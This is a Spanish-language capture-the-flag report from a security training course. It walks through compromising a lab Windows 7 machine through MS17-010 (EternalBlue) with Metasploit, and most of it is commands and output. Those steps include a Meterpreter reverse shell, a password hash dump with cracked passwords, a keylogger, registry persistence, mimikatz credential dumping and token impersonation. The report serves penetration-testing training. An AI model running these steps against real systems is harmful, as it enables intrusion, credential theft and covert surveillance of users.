	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	16/04/2024	xx/xx/2023	1.0	MQ-HM-KIO	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Eternal.

N.- MQ-HM-Eternal

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la
Información

Fecha de creación:
16.04.2024

Índice

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	4
3.	Explotación	4
	Automatizado	4
	Manual	5
4.	Escalación de privilegios	15
5.	Banderas	5
6.	Herramientas usadas	6
7.	EXTRA Opcional	6
8.	Conclusiones y Recomendaciones	6

1. Reconocimiento

Nmap:

```
(hmstudent@kali)-[~]
$ nmap -sn 192.168.132.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-15 04:59 EDT
Nmap scan report for 192.168.132.2
Host is up (0.0010s latency).
Nmap scan report for 192.168.132.129 → IP mia
Host is up (0.00019s latency).
Nmap scan report for 192.168.132.132 → IP Victima
Host is up (0.00099s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.36 seconds
```

Arp-scan:

```
(hmstudent@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:97:b8:e9, IPv4: 192.168.132.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.132.1 00:50:56:c0:00:08 (Unknown)
192.168.132.2 00:50:56:f3:a0:55 (Unknown)
192.168.132.132 00:0c:29:c5:6c:83 (Unknown) → IP victima
192.168.132.254 00:50:56:f6:aa:47 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.850 seconds (138.38 hosts/sec). 4 responded
```

Netdiscover:

```
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

  IP             At MAC Address      Count  Len  MAC Vendor / Hostname
  ---
192.168.132.1    00:50:56:c0:00:08    1      60  VMware, Inc.
192.168.132.2    00:50:56:f3:a0:55    1      60  VMware, Inc.
192.168.132.132  00:0c:29:c5:6c:83    1      60  VMware, Inc. → IP victima
192.168.132.254  00:50:56:f6:aa:47    1      60  VMware, Inc.
```

Puertos abiertos descubiertos por nmap:

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:C5:6C:83 (VMware)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-ETERNAL

Versiones de puertos abiertos:

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 mic
microsoft-ds (workgroup: WORKGROUP)			
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows			

Versiones

Conversión del .xml a .html:

Online Hosts

192.168.132.132						
Ports						
Port	Protocol	State Reason	Service	Product	Version	Extra Info
135	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
139	tcp	open syn-ack	netbios-ssn	Microsoft Windows netbios-ssn		
cpe:/o:microsoft:windows						
445	tcp	open syn-ack	microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds		workgroup: WORKGROUP
cpe:/o:microsoft:windows						
49152	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
49153	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						

IP, Puertos Sistema operativo

IP	192.168.132.132 (Cambia a 192.168.132.134 por que apague la VM)
Sistema Operativo	Windows 7 Ultimate 7601 Service Pack 1
Puertos/Servicios	135 MSRPC 139 SMB 445 SMB 49152 GlusterFS 49153 TCP 49154 TCP 49155 TCP 49156 TPC 49157 TPC

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-ETERNAL

2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Vulnerabilidad

Búsqueda de vulnerabilidad específica de SMB en nmap:

```
(honest@kali)-[~/ETERNAL/Nmap]
$ locate .nse | grep -i MS17-010
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse
```

Exploit

Escaneo de la vulnerabilidad específica con el script de nmap:

```
(honest@kali)-[~/ETERNAL/Nmap]
$ nmap --script="smb-vuln*" -p445 -n -Pn 192.168.132.132 -oN smbVulnSca
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-19 20:53 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 54.55% done; ETC: 20:53 (0:00:02 remaining)
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 90.91% done; ETC: 20:53 (0:00:00 remaining)
Nmap scan report for 192.168.132.132
Host is up (0.00096s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_ smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
```

Vulnerabilidad

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM-ETERNAL

Búsqueda de vulnerabilidad específica de SMB “smb-vuln-ms17-010” en searchsploit:

```
(h@student@kali)-[~/ETERNAL/Nmap]
$ searchsploit smb ms17-010
```

Busqueda de vulnerabilidad en específica

Escaneo

Exploit Title	Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'Srv0s2FeaToNt' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/41987.py

Exploit

```
(h@student@kali)-[~/ETERNAL/Nmap]
$ searchsploit -p windows/dos/41891.rb
```

Información del escaneo de exploit DB

ID

```
Exploit: Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
URL: https://www.exploit-db.com/exploits/41891
Path: /usr/share/exploitdb/exploits/windows/dos/41891.rb
Codes: CVE-2017-0147, CVE-2017-0146, CVE-2017-0148, CVE-2017-0145, CVE-2017-0144, CVE-2017-0143, MS17-010
Verified: True
File Type: Ruby script, ASCII text
Copied EDB-ID #41891's path to the clipboard
```

Copiar el scrip localmente

```
(h@student@kali)-[~/ETERNAL/Nmap]
$ searchsploit -m 41891
```

```
Exploit: Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
URL: https://www.exploit-db.com/exploits/41891
Path: /usr/share/exploitdb/exploits/windows/dos/41891.rb
Codes: CVE-2017-0147, CVE-2017-0146, CVE-2017-0148, CVE-2017-0145, CVE-2017-0144, CVE-2017-0143, MS17-010
Verified: True
File Type: Ruby script, ASCII text
```

```
(h@student@kali)-[~/ETERNAL/Nmap]
$ cat 41891.rb
```

Abriendo script

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

# auxiliary/scanner/smb/smb_ms_17_010

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::SMB::Client
  include Msf::Exploit::Remote::SMB::Client::Authenticated

  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize(info = {})
    super(update_info(info,
```

Requiere msf

Escaneo de versión de SMB por metasploit:

```
msf6 auxiliary( scanner/smb/smb_version ) > exploit

[*] 192.168.132.132: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary( scanner/smb/smb_version ) >
msf6 auxiliary( scanner/smb/smb_version ) > set RHOST 192.168.132.134
RHOST => 192.168.132.134
msf6 auxiliary( scanner/smb/smb_version ) > exploit

[*] 192.168.132.134:445 - SMB Detected (versions:1, 2) (preferred dialect: SMB 2.1) (signatures:optional) (uptime:4d 18h 50m 4s) (guid:{03282095-04fe-4e78-9637-9c17f52795f5}) (authentication domain:WIN-845Q99004PP) Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99004PP)
[+] 192.168.132.134:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:4d 18h 50m 4s) (guid:{03282095-04fe-4e78-9637-9c17f52795f5}) (authentication domain:WIN-845Q99004PP) Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99004PP)
```

Versión de SMB

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM-ETERNAL

Escaneo en específico con SMB MS17010 en metasploit:

```
msf6 > use auxiliary/scannerer/smb/smb_ms17_010
msf6 auxiliary( scanner/smb/smb_ms17_010 ) > set RHOST 192.168.132.134
RHOST => 192.168.132.134
msf6 auxiliary( scanner/smb/smb_ms17_010 ) > exploit
```

[+] 192.168.132.134:445 - Host is likely **VULNERABLE to MS17-010!** - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)

[*] 192.168.132.134:445 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Uso del escaneo de metasploit y del script de exploit db

Vulnerabilidad

Vulnerabilidades según Nessus:

ETERNAL / 192.168.132.134 / Microsoft Windows (Multiple Issues)

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1
HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (L...	Windows	1
MEDIUM	6.8	6.0	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (luncr...	Windows	1
INFO			WMI Not Available	Windows	1

Vulnerabilidades mas importantes segun nessus

Búsqueda de vulnerabilidad SMB con Crackmapexec:

```
(hmstudent @ kali) - [~/ETERNAL/Nmap]
$ crackmapexec smb 192.168.132.134
SMB 192.168.132.134 445 WIN-845Q99004PP [*] Windows 7 Ultim
ate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q9900
4PP) (signing:False) (SMBv1:True)
```

Ver usuarios de SMB con smbclient:

```
(hmstudent @ kali) - [~/ETERNAL/Nmap]
$ smbclient -L 192.168.132.134 - Ver users de SMB
Password for [WORKGROUP\hmstudent]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.132.134 failed (Error NT_STATUS_RESOU
RCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM-ETERNAL

Ver usuarios de SMB con Smbmap:

```
SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.
com
https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB s session(s)

[+] IP: 192.168.132.134:445      Name: 192.168.132.134      Status:
Authenticated
Disk
Permissions
Comment
ADMIN$
Remote Admin
C$
Default share
IPC$
Remote IPC
NO ACCE
NO ACCE
NO ACCE
Sin acceso a los users
```

Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	Vulnerabilidad
445	SMB (Eternalblue)

3. Explotación

Proceso manual/ automatizado.

Automatizado

Ingreso de la maquina mediante samba metaexploit:

```
msf6 exploit(Windows/smb/ms17_010_etsnalsblue) -> Exploit de Eternalblue

[*] Started reverse TCP handler on 192.168.132.129:4444
[*] 192.168.132.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.132.134:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.132.134:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.132.134:445 - The target is vulnerable.
[*] 192.168.132.134:445 - Connecting to target for exploitation.
[+] 192.168.132.134:445 - Connection established for exploitation.
[+] 192.168.132.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.132.134:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.132.134:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.132.134:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.132.134:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.132.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply

[*] 192.168.132.134:445 - Sending final SMBv2 buffers.
[*] Sending stage (201798 bytes) to 192.168.132.134
[*] 192.168.132.134:445 - Sending last fragment of exploit packet!
[*] 192.168.132.134:445 - Receiving response from exploit packet
[+] 192.168.132.134:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.132.134:445 - Sending egg to corrupted connection.
[*] 192.168.132.134:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.132.134
[*] Meterpreter session 2 opened (192.168.132.129:4444 -> 192.168.132.134:49160) at 2024-04-19 22:17:28 -0400
[+] 192.168.132.134:445 - -----
[+] 192.168.132.134:445 - -----WIN-----
[+] 192.168.132.134:445 - -----

meterpreter > [*] Meterpreter session 3 opened (192.168.132.129:4444 -> 192.168.132.134:49161) at 2024-04-19 22:17:28 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-ETERNAL

Búsquedas de banderas:

```
C:\Users>dir /s /c C:\bandera*.txt
dir /s /c C:\bandera*.txt
Volume in drive C has no label.
Volume Serial Number is 7869-C40D

Directory of C:\Users\Administrator\Desktop

05/13/2022  06:51 PM                32 bandera2.txt
               1 File(s)                32 bytes

Directory of C:\Users\user\Desktop

05/13/2022  06:53 PM                32 bandera1.txt
               1 File(s)                32 bytes

Total Files Listed:
                2 File(s)                64 bytes
                0 Dir(s)  9,068,945,408 bytes free
```

Filtrado de banderas

Ubicación bandera2

Ubicación bandera1

Búsqueda de bandera 1:

```
C:\Users>type C:\Users\user\Desktop\bandera1.txt
type C:\Users\user\Desktop\bandera1.txt
0ef3b7d488b11e3e800f547a0765da8e
C:\Users>
```

Busqueda

Bandera 1

Búsqueda de bandera 2:

```
C:\Users>dir /s /b C:\Users\Administrator\Desktop\*.txt
dir /s /b C:\Users\Administrator\Desktop\*.txt
C:\Users\Administrator\Desktop\bandera2.txt

C:\Users>cat C:\Users\Administrator\Desktop\bandera2.txt
cat C:\Users\Administrator\Desktop\bandera2.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users>type C:\Users\Administrator\Desktop\bandera2.txt
type C:\Users\Administrator\Desktop\bandera2.txt
a63c1c39c0c7fd570053343451667939
C:\Users>
```

Filtrado user Amdin

Ubicación bandera2

Bandera 2

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM-ETERNAL

Descifrar contraseña de user por hash:


```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
meterpreter >
```

Hashes

Proceeded!
2 hashes were checked: 2 found 0 not found

Found:

- f56a8399599f1be040128b1dd9623c29:P@\$\$w0rd
- 931a25d0405b2ea33910ad3c7404e283:H4ck3rm3nt0r!



Migración de proceso:

```
meterpreter > getpid
Current pid: 328
meterpreter > migrate 1524
[*] Migrating from 328 to 1524 ...
[*] 192.168.132.134 - Meterpreter session 3 closed. Reason: Died
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1524
meterpreter >
```

Antiguo proceso

Nuevo proceso


Prueba de keylogger:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Caps Lock>H<Caps Lock>ola esta es una prueba xd jajajaja
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

Inicio

Información capturada

Finalizar




Crear persistencia con user admin:

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against WIN-845Q99004PP via session ID: 4
[+] Persistent VBS script written on WIN-845Q99004PP to C:\Users\ADMINI~1\AppData\Local\Temp\mypersonalpersistance.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\mypersonalpersistance
[+] Installed autorun on WIN-845Q99004PP as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\mypersonalpersistance
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-845Q99004PP_20240419.3032/WIN-845Q99004PP_20240419.3032.rc
msf6 exploit(windows/local/persistence) >
```



Persistencia:

```
LHOST      192.168.132.129  yes    The listen address (an interface may be specified)
LPORT      1234                yes    The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[-] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.132.129:1234
[*] Sending stage (176198 bytes) to 192.168.132.134
[*] Meterpreter session 2 opened (192.168.132.129:1234 → 192.168.132.134:49201) at 2024-04-20 04:40:31 -0400

meterpreter >
```

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM-ETERNAL

Ver pantalla en tiempo real:



Mostrar contraseña con Kiwi:

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > help Kiwi

Kiwi Commands
=====
```

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds

```
meterpreter > creds_all
[+] Running as SYSTEM
[+] Retrieving all credentials
msv credentials
```

Username	Domain	LM	NTLM	SHA1
Hacker Mentor Admin	WIN-845Q99004P	4ae0372142c08b5a5e1ba7cb6ed3a6b3	931a25d0405b2ea33910ad3c7404e283	2b54ef4d8cdad3ce20c57e93673a73399ed02c7b

```
wdigest credentials
```

Username	Domain	Password
(null)	(null)	(null)
Hacker Mentor Admin	WIN-845Q99004P	H4ck3rm3nt0r!
WIN-845Q99004PP\$	WORKGROUP	(null)

```
tspkg credentials
```

Uso de la opción para ver contraseñas

Password

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM-ETERNAL

Modo incognito:


```
meterpreter > impersonate_token 'WIN-845Q99004PP\Hacker Mentor Admin'
[+] Delegation token available
[+] Successfully impersonated user WIN-845Q99004PP\Hacker Mentor Admin
